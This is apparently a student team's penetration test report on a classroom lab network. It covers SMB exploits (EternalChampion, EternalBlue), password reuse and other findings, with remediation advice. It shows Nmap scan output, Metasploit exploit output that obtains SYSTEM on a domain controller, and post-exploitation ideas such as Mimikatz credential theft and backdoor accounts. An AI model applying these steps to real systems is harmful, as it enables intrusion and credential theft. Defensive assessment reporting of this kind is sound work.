TEAM CHARLIE

2023 Security Assessment Report Prepared For

DIVERGENCE ACADEMY

Report Issued: December 15th, 2023

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to Divergence Academy or facilitate attacks against Divergence Academy. Team Charlie shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on Divergence Academy's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

Team Charlie Members

- Nicholas Runyon
- Brendan Dixon
- Tom LoCascio
- Michael Blackburn
- Jeremy Perkins

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Team Charlie performed a security assessment of the internal corporate network of Divergence Academy from December 11th -15th. Team Charlie's penetration test simulated an attack from an external threat actor attempting to gain access to systems within Divergence Academy's network. In the wake of our comprehensive penetration testing exercise, our cybersecurity team has identified critical vulnerabilities within the organization's network infrastructure, exposing potential avenues for unauthorized access and data compromise. The assessment encompassed a range of exploits, each associated with specific risks and potential impacts.

HIGH LEVEL ASSESSMENT OVERVIEW

Areas for Improvement

Team Charlie recommends Divergence Academy take the following actions to improve the security of their network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack Divergence Academy's information systems and/or reduce the impact of a successful attack.

Short Term Recommendations

Team Charlie recommends Divergence Academy take the following actions as soon as possible to minimize business risk:

1. Patch Management

Immediate Updates: Prioritize applying security patches for all identified vulnerabilities, especially those associated with Eternal Blue, Eternal Romance, Eternal Champion, Webmin, and Remote Code Execution on SOC 3.

Vendor Guidelines: Follow vendor instructions for timely updates and patches to address CVEs such as CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2019-15107, and CVE-2017-12617.

2. Protocol Security

Disable SMBv1: Temporarily disable SMBv1 protocol ports on affected hosts, especially where patching is challenging. This can mitigate risks associated with Eternal Blue and Eternal Romance exploits.

3. Network Segmentation

Immediate Segmentation: Implement network segmentation to isolate critical systems from potentially compromised ones. This is particularly crucial for hosts vulnerable to Eternal Champion and Local Admin Password Reuse.

4. Password Hygiene

Unique Passwords: Enforce unique passwords for local administrator accounts across all hosts to address Local Admin Password Reuse vulnerability.

5. Firewall Configurations

Port Blocking: Configure firewalls to block unnecessary ports, limiting exposure to potential exploitation.

6. User Awareness

Training and Awareness: Conduct immediate user training sessions to enhance awareness of security best practices, emphasizing the importance of unique passwords and recognizing phishing attempts.

Long Term Recommendations

Team Charlie recommends the following actions be taken over the next twelve months to fix hard-to-remediate issues that do not pose an urgent risk to the business:

1. Patch Management Process

Establish Patching Procedures: Develop and implement a robust patch management process to ensure timely application of security updates across the entire network. This includes regular reviews of vendor guidelines and patch releases.

2. Vulnerability Management Program

Continuous Scanning: Institute a continuous vulnerability scanning program using tools like OpenVAS to proactively identify and address emerging vulnerabilities.

3. Security Awareness Training

Ongoing Education: Implement a continuous security awareness training program for employees, emphasizing the evolving threat landscape and best practices to mitigate risks.

4. Incident Response Plan

Refine Incident Response: Enhance and regularly test the incident response plan to ensure swift and effective response to security incidents, minimizing potential damages.

5. Access Controls

Least Privilege Principle: Enforce the principle of least privilege for user accounts, restricting access to only essential resources.

6. Advanced Threat Detection

Invest in Advanced Solutions: Consider investing in advanced threat detection solutions to identify and mitigate sophisticated attacks, especially those targeting critical infrastructure like Domain Controllers.

7. Regular Security Audits

Annual Security Audits: Conduct annual security audits, including penetration testing, to identify and address any new vulnerabilities and assess the overall security posture.

8. Security Policy Review

Periodic Policy Review: Regularly review and update security policies to align with evolving threats, technologies, and business requirements.

SCOPE

All testing was based on the scope as defined in GNS3 and classroom discussion. The items in scope are listed below.


Networks

Network	Note
192.168.122.47	Gateway WAN IP
192.168.1.0/24	GNS3 Internal Target Network

Provided Information


Divergence Academy provided Team Charlie with the following to facilitate the security assessment listed below.

Item	Note
Network Topology	Visual diagram in GNS3 of target network topology.



TESTING METHODOLOGY

Team Charlie's testing methodology was split into three main phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about Divergence Academy's network systems. Team Charlie used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. Team Charlie simulated an attacker exploiting vulnerabilities in Divergence Academy's network. Team Charlie gathered evidence of vulnerabilities during this phase of the engagement. The following image is a graphical representation of the three phases broken down into six steps of this methodology.


Planning
•Plan workflow
•Establish scope
•Research targets
Target Acquisition
•Network scanning
•OS fingerprinting
•Service identification
Pre-Exploitation
•Assess vulnerabilities
•Plan attack
•Customize attack tools
Target Engagement
•Enumerate users
•Compromise credentials
•Establish system access
Post Exploitation
•Escalate privileges
•Enumerate internal targets
•Identify next target
Documentation
•Evidence Collection
•Analysis of findings
•Presentation of findings
Team Methodology

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	**10**	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	**7-9**	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	**4-6**	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	**0**	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.

Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk
1	Eternal Champion Exploit	**10**	**Critical**
2	Local Admin Password Reuse	**9**	**Critical**
3	Eternal Blue Exploit	**8**	**High**
4	Eternal Romance Exploit	**8**	**High**
5	SQL Injection	**8**	**High**
6	SQL Injection	**8**	**High**
7	Null Pointer Dereference	**8**	**High**
8	Webmin Unauthenticated Remote Code Execution	**8**	**High**
9	Remote Code Execution	**7**	**High**
10	OS Command Injection	**7**	**High**
11	Directory Traversal	**6**	**Medium**


1. Eternal Champion Exploit (DC1)

Vulnerability Summary	
Host Name	DC1
IP Address	192.168.1.125
CVE	CVE-2017-0146 & CVE-2017-0147 (EternalChampion)
CVSS 3.x score	8.1 HIGH (CVE-2017-0146) & 5.9 MEDIUM (CVE-2017-0147)
Vector	Network
Complexity	High
Impact	A malicious actor can gain full control of the target machine
Vulnerability	Remote Code Execution
Remediation	1) Updates according to vendor instructions 2) Port blocking based on firewall configurations 3) Network segmentation
External References	https://nvd.nist.gov/vuln/detail/CVE-2017-0146 https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2017-0146 https://nvd.nist.gov/vuln/detail/CVE-2017-0147 https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2017-0147

Source: National Institute of Standards and Technology NIST.com


Analysis

Reconnaissance: Utilized Nmap, a network scanning tool, to perform an initial scan of the target's network. The scan was conducted through Proxychains to mask the testing source IP address.




```
445/tcp   open  microsoft-ds       Windows Server 2012 R2 Standard 9600 microsoft-d
s (workgroup: CONTOSO)
```

Target Assessment: The Nmap scan revealed several open ports, with a particular focus on port 445, commonly associated with the SMB protocol.



```
Host script results:
| smb2-time:
|   date: 2023-12-12T05:50:45
|_  start_date: 2023-12-12T04:07:07
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled and required
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: DC1
|   NetBIOS computer name: DC1\x00
|   Domain name: contoso.com
|   Forest name: contoso.com
|   FQDN: DC1.contoso.com
|_  System time: 2023-12-11T21:50:46-08:00
|_clock-skew: mean: 9h20m00s, deviation: 3h15m59s, median: 7h59m59s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
```

Execution of Vulnerabilities: Upon discovering port 445 open, Metasploit, an exploitation framework, was employed to exploit the CVE-2017-01446 & CVE-2017-01447 (EternalChampion) vulnerability that leads to command execution. Using this, a new user can be created and made administrator.




```
[*] 192.168.1.125:445     - Target OS: Windows Server 2012 R2 Standard 9600
[*] 192.168.1.125:445     - Built a write-what-where primitive...
[+] 192.168.1.125:445     - Overwrite complete... SYSTEM session obtained!
[+] 192.168.1.125:445     - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.1.125:445     - Getting the command output...
[*] 192.168.1.125:445     - Executing cleanup...
[+] 192.168.1.125:445     - Cleanup was successful
[+] 192.168.1.125:445     - Command completed successfully!
[*] 192.168.1.125:445     - Output for "net group "Domain Admins" /domain":

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            [redacted]            [redacted]
The command completed successfully.
```

Exploit Outcome: Successful execution of the exploit led to creating and elevating a user to administrator on the local host when changing the COMMAND option in Metasploit. This command can be tailored to how the attacker sees fit. For the purpose of this scenario a new user was created and given administrator control.



```
PS C:\Users\[redacted]> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
[redacted]
The command completed successfully.

PS C:\Users\[redacted]>
```

Actions on Objective: Gaining control over a Domain Controller can grant an attacker a significant foothold within a network, since DHCP is responsible for assigning IP addresses to devices on the network. These are some possible actions a malicious actor could do:

1. **Credential Theft**: Extract credentials of users, computers, and administrative accounts stored on the domain controller. Tools like Mimikatz can be used to extract these credentials, including Kerberos tickets.
2. **Lateral Movement**: Use the obtained credentials to access other systems within the network, expanding the attacker's reach and control.
3. **Modify Security Policies**: Change group policies to weaken security settings across the network, such as disabling security monitoring, relaxing password policies, or enabling unauthorized access.

4. **Create Backdoor Accounts**: Add new user accounts with administrative privileges to ensure persistent access to the network, even if the initial entry point is discovered and closed.

Summarized Risk Assessment

The vulnerabilities CVE-2017-0146 & CVE-2017-0147 (EternalChampion) on DC1 are assessed as a CRITICAL RISK 10/10 for the network, reflecting the utmost severity due to their potential for full control over this key Domain Controller through remote code execution. The successful exploitation, which allowed for the creation and administrative elevation of a new user, poses a grave threat given the server's pivotal role in network management. The impact of this breach extends to credential theft, lateral movement within the network, alterations in security policies, and the establishment of backdoor accounts. Considering the critical nature of the server and the extensive potential damage, these vulnerabilities demand immediate, robust remediation measures, including timely software updates, rigorous port controls, and strict network segmentation.

CRITICAL RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Easy**

2. Local Admin Password Reuse (All hosts)

Vulnerability Summary	
Host Name	All hosts on the network
IP Address	192.168.1.0/24
CVE	N/A
CVSS 3.x score	N/A
Vector	Data Breach/Exfiltration
Complexity	Very High

Impact	A malicious actor can gain full control of the target machine
Vulnerability	Local Administrator Password Reuse
Remediation	1) Use Unique Passwords 2) Implement a Password Management Solution 3) Regular Password Rotation 4) Remove Local Administrator Rights
External References	https://www.cisa.gov/news-events/news/choosing-and-protecting-passwords

Analysis

Reconnaissance: Open SSH & Telnet ports could allow for remote login with same credentials

Target Assessment: Based on the nature of the network, it is noted that many accounts on the network employed the same administrative passwords across different hosts. There is a high possibility that if plaintext credentials could be exfiltrated from other hosts then access will be achieved.

Execution of Vulnerabilities: Weak hash algorithms or plaintext passwords stored in files on the host will let a malicious actor know possible passwords across the network if they are not unique to a host.

Exploit Outcome: Successful credential theft of credentials allowed for remote login on various hosts

Actions on Objective: Once the credentials have been gathered, as expected, the information can be used across the network. User and root access were gained based on this vulnerability.

Summarized Risk Assessment

The vulnerability involving Local Administrator Password Reuse across the network is a CRITICAL RISK, rated 9/10. Lacking a specific CVE or CVSS score, its severity is heightened by the potential for full control over target machines, and the situation becomes dire with the homogeneous use of administrative passwords across multiple hosts. This was exploited to gain plaintext credential access for all admin users, enabling comprehensive network access. Immediate remediation is necessary, including unique passwords, a password management solution, regular rotation, and the removal of local administrator rights, to address this substantial network security threat.

CRITICAL RISK (9/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Easy**

3. Eternal Blue Exploit (FS1, SOC1,SOC7)

Vulnerability Summary	
Host Name	FS1, SOC1, SOC7
IP Address	192.168.1.124, 192.168.1.108, 192.168.1.116
CVE	CVE-2017-0144 / MS17-010 (EternalBlue)
CVSS 3.x score	8.1 HIGH
Vector	Network
Complexity	High
Impact	A malicious actor can gain full control of the target machine Sensitive Data exposure
Vulnerability	Remote Code Execution
Remediation	1) Updates according to vendor instructions 2) Disable SMBv1 protocol ports if patching is not possible 3) Port blocking based on firewall configurations 4) Network segmentation


External references	https://nvd.nist.gov/vuln/detail/CVE-2017-0144 https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2017-0144

Analysis

Note: All images below are done on host FS1, SOC7 required a 32-bit version of the exploit to work as it was running on Windows 7 x86 architecture.

Reconnaissance: Utilized Nmap, a network scanning tool, to perform an initial scan of the target's network. The scan was conducted through Proxychains to mask the testing source IP address.


Target Assessment: The Nmap scan revealed several open ports, with a particular focus on port 445, commonly associated with the SMB protocol.



```
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows Server 2008 R2 Standard 7601 Service Pac
k 1 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=FS1.contoso.com
| Not valid before: 2023-11-29T05:35:02
|_Not valid after:  2024-05-30T05:35:02
|_ssl-date: 2023-12-12T04:45:19+00:00; +7h59m59s from scanner time.
| rdp-ntlm-info:
|   Target_Name: CONTOSO
|   NetBIOS_Domain_Name: CONTOSO
|   NetBIOS_Computer_Name: FS1
|   DNS_Domain_Name: contoso.com
|   DNS_Computer_Name: FS1.contoso.com
|   DNS_Tree_Name: contoso.com
|   Product_Version: 6.1.7601
|_  System_Time: 2023-12-12T04:44:55+00:00
```

